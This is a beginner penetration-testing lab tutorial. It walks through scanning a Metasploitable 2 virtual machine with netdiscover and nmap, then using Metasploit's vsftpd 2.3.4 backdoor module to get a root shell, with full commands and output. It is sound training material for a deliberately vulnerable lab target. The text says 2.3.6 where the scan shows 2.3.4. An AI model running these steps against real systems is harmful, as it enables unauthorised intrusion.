

Lab 1

Difficulty: **Easy** | Medium | hard | insane

In this lab, we will learn how to gain access to a vulnerable machine.

How to create a virtual machine

1. Skills learned after completing the lab
2. Host discovery
3. Using Nmap to find open ports and vulnerabilities
4. Use Metasploit to exploit vulnerabilities

Resources needed


1. Kali Linux or any other hacking distribution (<https://www.kali.org/get-kali/#kali-virtual-machines>)
2. VirtualBox (<https://www.virtualbox.org/wiki/Downloads>) or VMware (VirtualBox is used to complete this lab you are welcome to use VMware but for sake of simplicity VirtualBox will be used)
3. Metasploitable (<https://sourceforge.net/projects/metasploitable/>)

Setting up


1. After downloading all resources use VirtualBox and create a Kali Linux virtual machine

Setting up kali

- a. Under the tools, menu select *import*
- b. Click the yellow folder icon and go to where you extracted your Kali then click *next*, then *import*
*Please note VirtualBox sometimes gives an error at this stage, select *retry* and it should work




- c. Now that kali has been imported we are going to create a Nat network so that Kali and Metasploitable can communicate
- d. Go to *file>Preference>Network* then select *adds new net*



- e. Now right click on the Kali machine and enter the settings menu. Under the *network* tab select *Nat network* on the drop-down and make sure *NatNetwork* is selected


Setting up Metasploitable 2

- f. Under the *tools* menu select *new*. Enter the following information: name enter Metasploitable, *type* click the drop-down and select Linux, *Version* select Debian 32 - bit.
- g. Now under the *hard disk* section select *Use an existing virtual hard disk file*. Click the yellow file icon>add then locate where you extracted Metasploitable 2. Click create




- [illegible]

1. Log into your kali machine username: kali, password: kali



2. open your terminal
3. Type the following command to use root privileges
 - a. `$ sudo -s`
 - b. It will prompt for a password, the password is kali
4. We need to get the IP address of the Metasploitable machine
 - a. `# netdiscover`
 - i. the IP address of the Metasploitable machine is 192.168.178.12.



```
Currently scanning: 192.168.115.0/16 | Screen View: Unique Hosts


4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.178.1	52:54:00:12:35:00	1	60	Unknown vendor
192.168.178.2	52:54:00:12:35:00	1	60	Unknown vendor
192.168.178.3	08:00:27:35:35:75	1	60	PCS Systemtechnik GmbH
192.168.178.12	08:00:27:79:02:46	1	60	PCS Systemtechnik GmbH

5. Now that we have found the IP address of our target, we are going to use a tool called Nmap which is used to find open ports and other information about the network, with this information we discover vulnerabilities.


`# nmap -A <IP>`

-A will perform an intensive scan use `--help` option for more information



```
(root@kali) - [/home/kali]
# nmap -A 192.168.178.12
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-22 21:51 EDT
Nmap scan report for 192.168.178.12
Host is up (0.00093s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|  STAT:
|  FTP server status:
|    Connected to 192.168.178.23
|    Logged in as ftp
|    TYPE: ASCII
|    No session bandwidth limit
|    Session timeout in seconds is 300
|    Control connection is plain text
|    Data connections will be plain text
|    vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|  1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_smtp_commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp    open  domain       ISC BIND 9.4.2
|_dns-nsid:
|_  bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http_server_header: Apache/2.2.8 (Ubuntu) DAV/2
|_http_title: Metasploitable2 - Linux
111/tcp   open  rpcbind      2 (RPC #100000)
|_rpcinfo:
|  program version  port/proto  service
|  100000  2              111/tcp    rpcbind
|  100000  2              111/udp    rpcbind
|  100003  2,3,4          2049/tcp   nfs
|  100003  2,3,4          2049/udp   nfs
|  100005  1,2,3          56965/tcp  mountd
|  100005  1,2,3          58448/udp  mountd
|  100021  1,3,4          34078/tcp  nlockmgr
|  100021  1,3,4          55862/udp  nlockmgr
```

- We have discovered my Open ports and the service running on those ports. Looking at the scan results we can see that port 21 (FTP) is running vsftpd 2.3.6 which is vulnerable. A quick google search shows that there is a backdoor present with that specific version of vsftpd.



- You can read more about the vulnerability, the article tells us that there is a metasploit module that we can use to exploit this vulnerability
- Now go back to your terminal and type the following command
msfconsole

The command will open metasploit which is a hacking framework used for penetration testing. Metasploit is a great tool to execute exploits.

```
msfconsole

      .:oDFo:~
      ./ymM0dayMmy/.
      --dHJ5aGFyZGVyIQ==+~
      `:smO~--Destroy.No.Data~--s:~
      --h2~--Maintain.No.Persistence~--h+~
      `:odNo2~--Above.All.Else.Do.No.Harm~--Ndo:~
      ./etc/shadow.0days-Data'%200R%201=1--.No.0MN8'/.
      ++SecKCoin++e.AMd`
      .-://///hbove.913.ElsMNh++
      --/.ssh/id_rsa.Des-      htn01UserWroteMe!-
      :dopeAW.No<nano>o      :is:TRiKC.sudo-.A:
      :we're.all.alike`      The.PFYroy.No.D7:
      :PLACEDRINKHERE!~      yxp_cmdshell.Ab0:
      :msf>exploit -j.      :Ns.BOB&ALICEs7:
      :---srwxrwx:-.      `MS146.52.No.Per:
      :<script>.AcB16/      sENbove3101.404:
      :NT_AUTHORITY.Do      `T:/shSYSTEM-.N:
      :09.14.2011.raid      /STFU|wall.No.Pr:
      :hevnstntSurb025N.      dNVRGOING2GIVUUP:
      :#OUTHOUSE- -s:      /corykennedyData:
      :$nmap -oS      SSo.6178306Ence:
      :Awsm.da:      /shMTL#beats3o.No.:
      :Ring0:      `dDestRoyREXKC3ta/M:
      :23d:      sSETEC.ASTRONOMYist:
      :/-      /yo- .ence.N:(){ :|: & };;
      `:Shall.We.Play.A.Game?tron/
      ~~~~oooy.if1ghtf0r+ehUser5`
      ..th3.H1V3.U2VjRFNN.jMh+.
      `MjM~WE.ARE.se~MMjMs
      +-KANSAS.CITY's--
      J-HAKCERS~./.'
      .esc:wq!:`
      +++ATH`

[ metasploit v6.1.27-dev ]
+ -- --[ 2196 exploits - 1162 auxiliary - 400 post ]
+ -- --[ 596 payloads - 45 encoders - 10 nops ]
+ -- --[ 9 evasion ]

Metasploit tip: Writing a custom module? After editing your
module, why not try the reload command

msf6 > 
```

- we need to search for the vsftpd module
msf6> search vsftpd

```
msf6 > search vsftpd

Matching Modules
=====

#  Name                                     Disclosure Date  Rank    Check  Description
--  -
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 >
```

The search returned an exploit that matches our vsftpd version. To use the module, type the following

Msf6> use exploit/unix/ftp/vsftpd_234_backdoor

To display the options available for the module run the command options

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
-----
RHOSTS    192.168.178.12  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

Name      Current Setting  Required  Description
-----
--

Exploit target:

Id  Name
--  -
0   Automatic
```

Using the options command shows us what information is required to execute the command.

There are two fields that need to be filled *RHOST* and *RPORT*

RHOST stand for remote host – this is the IP address of our target

RPORT - this is the port that is running the vulnerable service

We need to specify the target IP address

Msf6> set rhost <IP>

RPORT is already filled so no need to change it. Enter options again to confirm the changes

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
-----
RHOSTS    192.168.178.12  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

Name      Current Setting  Required  Description
-----
--

Exploit target:

Id  Name
--  -
0   Automatic
```

To run the exploit enter the type of *exploit*

Msf6> exploit

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.178.12:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.178.12:21 - USER: 331 Please specify the password.
[+] 192.168.178.12:21 - Backdoor service has been spawned, handling...
[+] 192.168.178.12:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.178.23:33259 -> 192.168.178.12:6200 ) at 2022-04-22 22:29:22 -0400
```

success we have successfully hacked into the target.

```
root@kali:~# ifconfig
eth0: Link encap:Ethernet HWaddr 08:00:27:79:02:46
      inet addr:192.168.178.12 Bcast:192.168.178.255 Mask:255.255.255.0
      inet6 addr: fe80::a00:27ff:fe79:246/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
      RX packets:204166 errors:0 dropped:0 overruns:0 frame:0
      TX packets:2835 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:12306737 (11.7 MB) TX bytes:502212 (490.4 KB)
      Interrupt:9 Base address:0xd020

lo: Link encap:Local Loopback
      inet addr:127.0.0.1 Mask:255.0.0.0
      inet6 addr: ::1/128 Scope:Host
      UP LOOPBACK RUNNING MTU:16436 Metric:1
      RX packets:489 errors:0 dropped:0 overruns:0 frame:0
      TX packets:489 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:0
      RX bytes:160237 (156.4 KB) TX bytes:160237 (156.4 KB)
```